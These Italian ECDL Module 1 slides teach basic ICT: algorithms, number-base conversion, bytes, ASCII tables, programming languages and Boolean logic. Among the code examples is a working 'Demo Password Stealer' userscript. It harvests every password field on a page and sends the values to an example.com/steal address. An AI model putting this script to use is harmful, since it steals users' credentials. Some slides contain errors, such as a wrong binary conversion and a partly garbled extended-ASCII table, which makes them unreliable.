


<http://aicanet.net/certificazioni/ecdl>

AICA - Associazione Italiana per l'Informatica ed il Calcolo Automatico



Associazione senza scopo di lucro che ha come finalità lo sviluppo delle conoscenze ICT in tutti i suoi aspetti scientifici, applicativi, economici e sociali.

Collabora con i seguenti Enti Istituzionali:

[Ministero della Pubblica Istruzione](#)


[Ministero del Lavoro \(Borsa Lavoro\)](#)

[CRUI](#) (*Conferenza dei Rettori delle Università Italiane*)

[Confindustria Servizi Innovativi e Tecnologici](#)

Antonio Falabella

La **European Computer Driving Licence (ECDL)** – Patente Europea del Computer – attesta la capacità di *usare il personal computer* a diversi livelli di approfondimento e di specializzazione.





Antonio Falabella

MODULO 1

Concetti di base dell'ICT

Tecnologie dell'Informazione e della Comunicazione





Concetti Generali

Informatica: Elaborazione automatica dell 'informazione
(Informazione + elaborazione automatica)


Oggi un computer non è più visto come uno strumento in grado di risolvere un problema specifico (solo programmazione o Elaborazione), ma piuttosto è un elemento in grado di comunicare, rendendo influenti le distanze geografiche nei rapporti tra le persone, le aziende, ecc...

Quindi, Oggi il computer serve per la:

programmazione (scrittura dei programmi)

elaborazione (esecuzione dei programmi),

ma è anche usato per **comunicare**, rendendo influenti le distanze geografiche nei rapporti tra le persone, le aziende, ec c...



Informazione

Tutto ciò che possiede un significato per l'uomo e che viene comunicato o conservato in vista di una utilità pratica.

Le informazioni si presentano in varie forme:

Caratteri


Numeri

Immagini

Luce

suoni

Ecc...



Algoritmo

Per **algoritmo** si intende una successione finita di passi contenenti le istruzioni che specificano le operazioni da compiere per risolvere una classe di problemi.


L'algoritmo deve essere:

- **finito**, cioè costituito da un numero finito di passi, o istruzioni;
- **univoco**, non deve essere ambiguo;
- **realizzabile**: le istruzioni devono essere eseguibili materialmente



In termini più strettamente informatici, però, un algoritmo viene rappresentato con un “**Diagramma di Flusso**”, cioè uno schema grafico in cui ogni simbolo utilizzato rappresenta un tipo di operazione.

Possiamo raggruppare i significati dei simboli in questo schema sotto riportato.





Per comprendere il concetto di algoritmo, partiamo con un:



Esempio

Supponiamo di voler istruire un 'esecutore' (macchina o persona) che sa fare moltiplicazioni e divisioni, affinché possa calcolare l'area di un triangolo del quale vengono fornite la misura della base b e dell'altezza h .




Le istruzioni che dobbiamo dare all'esecutore, per renderlo capace di calcolare l'area del triangolo, potrebbero essere le seguenti:

Calcolo area triangolo di base b e altezza h


- 1 acquisisci b e h ;
- 2 moltiplica b per h ;
- 3 dividi il prodotto per 2;
- 4 comunica il risultato ottenuto.

Questa sequenza di istruzioni costituisce un algoritmo.



Antonio Falabella






Trasmissione delle informazioni

I caratteri e i simboli che compongono il messaggio e che vengono trasformati per viaggiare sul mezzo trasmissivo sono detti **SEGNALI**


I Segnali possono essere:

DIGITALI: se associati a cifre binarie (0,1)


ANALOGICI: se sono rappresentati da grandezze che variano con continuità nel tempo




Trasmissione delle informazioni



Comunicazione Digitale



Comunicazione Analogica



Sistema binario


E' costituito da 2 cifre (0 e 1)

Che rappresentano il circuito aperto (spento) e circuito chiuso (acceso)

basi da destra a sinistra: ... 2^3 2^2 2^1 2^0

$$1001 = 1 \times 2^3 + 0 \times 2^2 + 0 \times 2^1 + 1 \times 2^0$$

$$8 + 0 + 0 + 1 = 9 \text{ in decimale}$$



Sistema decimale

E' costituito da 10 cifre (da 0 a 9)

basi da destra a sinistra 10^3 10^2 10^1 10^0

$$225 = 2 \times 10^2 + 2 \times 10^1 + 5 \times 10^0$$

$$200 + 20 + 5 = 225$$



Conversione da decimale a binario

Dividere il valore iniziale e i risultati per 2, fino a raggiungere lo zero.

I resti, in ordine **inverso**, rappresentano il numero binario

Es.: convertire 13 da decimale a binario

$$13 : 2 = 6 \text{ resto } 1$$


$$6 : 2 = 3 \text{ resto } 0$$

$$3 : 2 = 1 \text{ resto } 1$$

$$1 : 2 = 0 \text{ resto } 1$$



$$13_{10} = 1101_2$$



Conversione da binario a decimale

Es.: convertire 1101 da binario a decimale

$$1 \times 2^3 + 1 \times 2^2 + 0 \times 2^1 + 1 \times 2^0$$

$$8 + 4 + 0 + 1 = 13$$

$$1011_2 = 13_{10}$$

Sistemi di numerazione

- Decimale = 10 simboli
- Ottale = 8 simboli
- Esadecimale = 16 simboli
- **Binario = 2 simboli (in info. bit)**

CONVERSIONE DA DECIMALE A BINARIO:

Esempio: convertiamo 18 in binario:

18 : 2 = 9 resto 0
9 : 2 = 4 resto 1
4 : 2 = 2 resto 0
2 : 2 = 1 resto 0
1 : 2 = 0 resto 1

Leggo i
resti dal
basso
all'alto

10010

CONVERSIONE DA BINARIO A DECIMALE:

Esempio: convertiamo 10010 in decimale :

Bit più significativo

Bit meno significativo

1 0 0 1 0
↑ ↑ ↑ ↑ ↑
2⁴ 2³ 2² 2¹ 2⁰

$$(1 \cdot 2^4) + (0 \cdot 2^3) + (0 \cdot 2^2) + (1 \cdot 2^1) + (0 \cdot 2^0) = 16 + 0 + 0 + 2 + 0 = 18$$

Antonio Falabella

TABELLA N.2					
DEC.	ESADEC.	BINARIO			
0	0	0	0	0	0
1	1	0	0	0	1
2	2	0	0	1	0
3	3	0	0	1	1
4	4	0	1	0	0
5	5	0	1	0	1
6	6	0	1	1	0
7	7	0	1	1	1
8	8	1	0	0	0
9	9	1	0	0	1
10	A	1	0	1	0
11	B	1	0	1	1
12	C	1	1	0	0
13	D	1	1	0	1
14	E	1	1	1	0
15	F	1	1	1	1



BIT, BYTE E CARATTERI

La **componente elementare** dei **dati** gestiti dal computer, **l'unità più piccola e fondamentale**, è chiamata **bit (binary digit)**

Ci servono solo **due cifre** per comporre **qualsiasi numero**. Queste cifre sono lo **zero** e **l'uno**, che si indicano, esattamente come nel sistema decimale, con i simboli 0 e 1.

I **bit**, presi singolarmente, non hanno particolare interesse: essi divengono invece assai utili quando sono **raggruppati in insiemi più grandi**.


Il **principale insieme di bit** è il **byte**. **Un byte è formato da otto bit**, che in esso vengono a formare un'insieme unitario.

L'importanza dei **byte** risiede nel fatto che essi costituiscono le **unità fondamentali dal punto di vista del concreto funzionamento del computer**, mentre i **bit lo sono da un punto di vista più propriamente teorico**.

E per questo che **la memoria di un computer**, o la **capacità di un disco**, sono **misurate in byte**.

Il **fatto che in un byte ci siano otto bit** significa che **ogni byte contiene otto cifre**, ciascuna delle quali può essere 0 o 1, **ovvero spento o acceso**.

La matematica ci insegna che **se in un byte abbiamo otto bit**, ciascuno dei quali può trovarsi in **due distinti stati**, allora il **numero totale delle combinazioni diverse di tali stati all'interno di un byte** è pari a **2 all'ottava potenza**, ovvero a **256**.



- Bit (binary digit) = può valere 0 o 1
- Unità di misura: byte (=8 bit, “0” o “1”)
- Un Byte = un carattere ASCII
- Multipli
 - Kilobyte (KB) = 1024 byte = $\sim 10^3$ byte
 - Megabyte (MB) = 1024 KB = $\sim 10^6$ byte
 - Gigabyte (GB) = 1024 MB = $\sim 10^9$ byte
 - Terabyte (TB) = 1024 GB = $\sim 10^{12}$ byte

Il codice ASCII (American Standard Code for Information Interchange) è un sistema di codifica dei caratteri a 8 bit, comunemente utilizzato nei calcolatori, proposto dall'ingegnere dell'IBM Bob Bemer nel 1961, per codificare informazioni negli elaboratori elettronici.



Dec	Sym	Dec	Char	Dec	Char	Dec	Char
0	NUL	32		64	@	96	`
1	SOH	33	!	65	A	97	a
2	STX	34	"	66	B	98	b
3	ETX	35	#	67	C	99	c
4	EOT	36	\$	68	D	100	d
5	ENQ	37	%	69	E	101	e
6	ACK	38	&	70	F	102	f
7	BEL	39	'	71	G	103	g
8	BS	40	(72	H	104	h
9	TAB	41)	73	I	105	i
10	LF	42	*	74	J	106	j
11	VT	43	+	75	K	107	k
12	FF	44	,	76	L	108	l
13	CR	45	-	77	M	109	m
14	SO	46	.	78	N	110	n
15	SI	47	/	79	O	111	o
16	DLE	48	0	80	P	112	p
17	DC1	49	1	81	Q	113	q
18	DC2	50	2	82	R	114	r
19	DC3	51	3	83	S	115	s
20	DC4	52	4	84	T	116	t
21	NAK	53	5	85	U	117	u
22	SYN	54	6	86	V	118	v
23	ETB	55	7	87	W	119	w
24	CAN	56	8	88	X	120	x
25	EM	57	9	89	Y	121	y
26	SUB	58	:	90	Z	122	z
27	ESC	59	;	91	[123	{
28	FS	60	<	92	\	124	
29	GS	61	=	93]	125	}
30	RS	62	>	94	^	126	~
31	US	63	?	95	_	127	▯

Antonio Falabella



Dec	Char	Dec	Char	Dec	Char	Dec	Char
128	Ç	160	á	192	+	224	Ó
129	ü	161	í	193	-	225	ß
130	é	162	ó	194	-	226	Ô
131	â	163	ú	195	+	227	Õ
132	ã	164	ñ	196	-	228	ö
133	à	165	Ñ	197	+	229	Ö
134	ä	166	ª	198	ä	230	µ
135	ç	167	º	199	Ã	231	þ
136	ê	168	¿	200	+	232	Ë
137	ë	169	@	201	+	233	Ú
138	è	170	¬	202	-	234	Û
139	ï	171	½	203	-	235	Ü
140	î	172	¼	204	¡	236	ý
141	ì	173	¡	205	-	237	Ý
142	Ä	174	«	206	+	238	ˆ
143	Å	175	»	207	»	239	'
144	É	176	—	208	¶	240	Û
145	æ	177	—	209	Ð	241	±
146	Æ	178	—	210	Ê	242	—
147	ô	179	¡	211	Ê	243	¾
148	õ	180	¡	212	È	244	¶
149	ò	181	Á	213	í	245	§
150	û	182	Â	214	í	246	÷
151	ù	183	À	215	Ì	247	¸
152	ÿ	184	©	216	Ì	248	°
153	Ö	185	¡	217	+	249	ˆ
154	Ü	186	¡	218	+	250	˙
155	ø	187	+	219	—	251	¹
156	£	188	+	220	—	252	³
157	Ø	189	¢	221	¡	253	²
158	×	190	¥	222	ì	254	—
159	ƒ	191	+	223	—	255	—

<i>Decimale</i>	<i>Esadecimale</i>	<i>Binario</i>	<i>Carattere</i>	<i>Descrizione</i>
53	35	0110101	5	
54	36	0110110	6	
55	37	0110111	7	
56	38	0111000	8	
57	39	0111001	9	
58	3A	0111010	:	Due punti
59	3B	0111011	;	Punto e virgola
60	3C	0111100	<	Minore
61	3D	0111101	=	Uguale
62	3E	0111110	>	Maggiore
63	3F	0111111	?	Punto interrogativo
64	40	1000000	@	Chiocciola
65	41	1000001	A	
66	42	1000010	B	
67	43	1000011	C	
68	44	1000100	D	
69	45	1000101	E	
70	46	1000110	F	
71	47	1000111	G	
72	48	1001000	H	
73	49	1001001	I	
74	4A	1001010	J	
75	4B	1001011	K	
76	4C	1001100	L	
77	4D	1001101	M	
78	4E	1001110	N	
79	4F	1001111	O	
80	50	1010000	P	
81	51	1010001	Q	
82	52	1010010	R	
83	53	1010011	S	
84	54	1010100	T	
85	55	1010101	U	
86	56	1010110	V	
87	57	1010111	W	

Antonio Falabella



Con i numeri vengono rappresentate
anche le immagini digitali costituite da matrici di
punti (pixel) e colori



Antonio Faldella




Caratteristiche dei linguaggi di programmazione

Sono analoghi ai linguaggi naturali, con la differenza che vengono usati per comunicare con una macchina

Come i linguaggi naturali sono caratterizzati dalle seguenti componenti:

- Insieme di simboli (alfabeto) e di parole (dizionario) che possono essere usati per formare le frasi del linguaggio di programmazione
- Insieme delle regole grammaticali (sintassi) per definire le frasi corrette composte dalle parole del linguaggio di programmazione
- Significato (semantica) delle frasi del linguaggio

I linguaggi di programmazione, a differenza di linguaggi naturali, non devono essere ambigui e sono molto rigidi, il minimo errore sintattico porta al crash del programma



Linguaggio macchina e linguaggio procedurali

Linguaggi macchina e assembly sono linguaggi a basso livello

- I linguaggi ad alto livello permettono di scrivere programmi con un linguaggio più vicino a quello naturale
- Il programmatore usa un linguaggio procedurale (indicando la sequenza delle operazioni), di alto livello, “comprensibile” all’uomo
- Il processore (CPU) conosce solo il linguaggio macchina (sequenza di 0 e 1)
- Le istruzioni scritte con linguaggi di alto livello devono essere “tradotte” compilazione


Tipi di linguaggi

Linguaggio naturale: lingua ed espressioni usate quotidianamente

Linguaggi di programmazione: linguaggio dotato di un lessico, una sintassi e una semantica ben definite, utilizzabile per il controllo del comportamento di una macchina, o di una implementazione di essa (tipicamente, un computer o un tipico programma)



Il linguaggio macchina o codice macchina è il linguaggio in cui sono scritti i programmi eseguibili per computer. Può venire classificato linguaggio di programmazione, sebbene quest'ultima espressione sia più spesso utilizzata per indicare i linguaggi di alto livello con cui si scrivono programmi non direttamente eseguibili, ma che richiedono una **traduzione in linguaggio** macchina, per esempio per mezzo di un **compilatore**.



Linguaggi procedurali o programmi in pseudo linguaggi: si intende un linguaggio di programmazione fittizio, non direttamente compilabile o interpretabile da un programma compilatore o interprete, il cui scopo è quello di rappresentare algoritmi. Lo pseudolinguaggio può essere utilizzato alternativamente al diagramma di flusso (flow chart) e non è soggetto a molte limitazioni intrinseche di quest'ultimo tipo di rappresentazione.




Esempi linguaggi di programmazione

```
Tabellina1 - Microsoft Visual Basic 2005 Express Edition
File Modifica Visualizza Progetto Genera Debug Dati Strumenti Finestra Comu
Visualizzatore oggetti Pagina iniziale Form1.vb* Form1.vb [Progettazione]*
Button1
1 Public Class tabellina1
2     Dim tb1, cont1 As Integer
3     Dim tb2 As String
4
5     Private Sub Button1_Click(ByVal sender As System.
6         tb1 = 5
7         tb2 = CStr(tb1)
8         cont1 = 0
9         For cont1 = 1 To 9
10             tb1 = tb1 + 5
11             tb2 = tb2 & " " & CStr(tb1)
12         Next
13         Risultato1.Text = tb2
14     End Sub
15 End Class
```

```
1  /*
2      Gianni Amato
3      http://www.gianniamato.it/
4  */
5
6  // ==UserScript==
7  // @name      Demo Password Stealer with Greasemonkey for Firefox
8  // @description  Capture and forward password from login form
9  // @include   *
10 // ==/UserScript==
11
12 javascript:(function()
13 {
14     var p,F,j,f,i,l,w;
15     w = "http://www.example.com/steal?loc=";
16     p = "";
17     l = location.href;
18     F = document.forms;
19     for(j=0;
20     j<F.length; ++j) {
21         f = F[j];
22         for (i=0;
23         i<f.length; ++i) {
24             if (f[i].type.toLowerCase() == "password") p += f[i].value + "\n";
25         }
26     }
27     if (p)
28         window.location.href= w + l + "&pass=" + p;
29 })
30 ();
```

Esempi di scrittura di programmi, formati da specifiche **ISTRUZIONI**, **PROCEDURE**, **VARIABILI**, **ASSEGNAIMENTI**, **CICLI**... che formano il **codice sorgente** del programma.



Esempio:

“Stampa sullo schermo la somma fra C ed il prodotto di A e B”:

Linguaggio ad alto livello (C++):

```
cout << A * B + C;
```

Linguaggio Assembly:

```
mov eax,A  
mul B  
add eax,C  
call WriteInt
```

Linguaggio macchina:

```
A1  00000000  
F7 25 00000004  
03 05 00000008  
E8 00500000
```

Un linguaggio assembly è la forma simbolica di un linguaggio macchina: si usano nomi al posto dei codici binari



I connettivi logici

AND: restituisce vero solo se tutti gli operandi sono veri

OR: restituisce vero se almeno uno degli operandi è vero

NOT: esclude il valore dell'operando

NOT

Operando	Risultato
falso	vero
vero	falso

AND

Operando 1	Operando 2	Risultato
falso	falso	falso
falso	vero	falso
vero	falso	falso
vero	vero	vero

Antonio Falabella

OR

Operando 1	Operando 2	Risultato
falso	falso	falso
falso	vero	vero
vero	falso	vero
vero	vero	vero



Algebra di Boole

Il collegamento concettuale tra i circuiti digitali (binari) e la logica matematica è rappresentato dall'algebra di Boole. La logica booleana è la base teorica per la progettazione dei circuiti per gli elaboratori digitali, essa include un insieme di operazioni per manipolare le variabili logiche booleane. La variabile booleana è un'entità che può assumere solo due valori distinti ed arbitrari (vero/falso, alto/basso, 1/0)

Operazione di negazione: NOT

L'operazione NOT ha una variabile di input ed una variabile di output.

Il valore della variabile di output è l'opposto di quella di input:



Operazione di congiunzione: AND

L'operazione AND ha due o più variabili in input ed una sola variabile in output.

Il valore della variabile di output è 1 se tutte le variabili di input sono ad 1, altrimenti è 0.

Chiariamo il concetto con un esempio: ho fame, vorrei andare al ristorante (purché abbia i soldi per pagare il conto); in questo caso le variabili di input sono la fame ed i soldi, quella di output il ristorante.

Fame	Soldi	Ristorante
0 (no)	0 (no)	0 (no)
0 (no)	1 (si)	0 (no)
1 (si)	0 (no)	0 (no)
1 (si)	1 (si)	1 (si)


Operazione di disgiunzione: OR

L'operazione Or ha due o più variabili in input ed una sola variabile in output.

Il valore della variabile di output è 1 se almeno una delle variabili di input è ad 1, altrimenti è 0.

Esempio: per mettermi l'impermeabile è necessario che piovga, sia freddo od entrambe le cose.

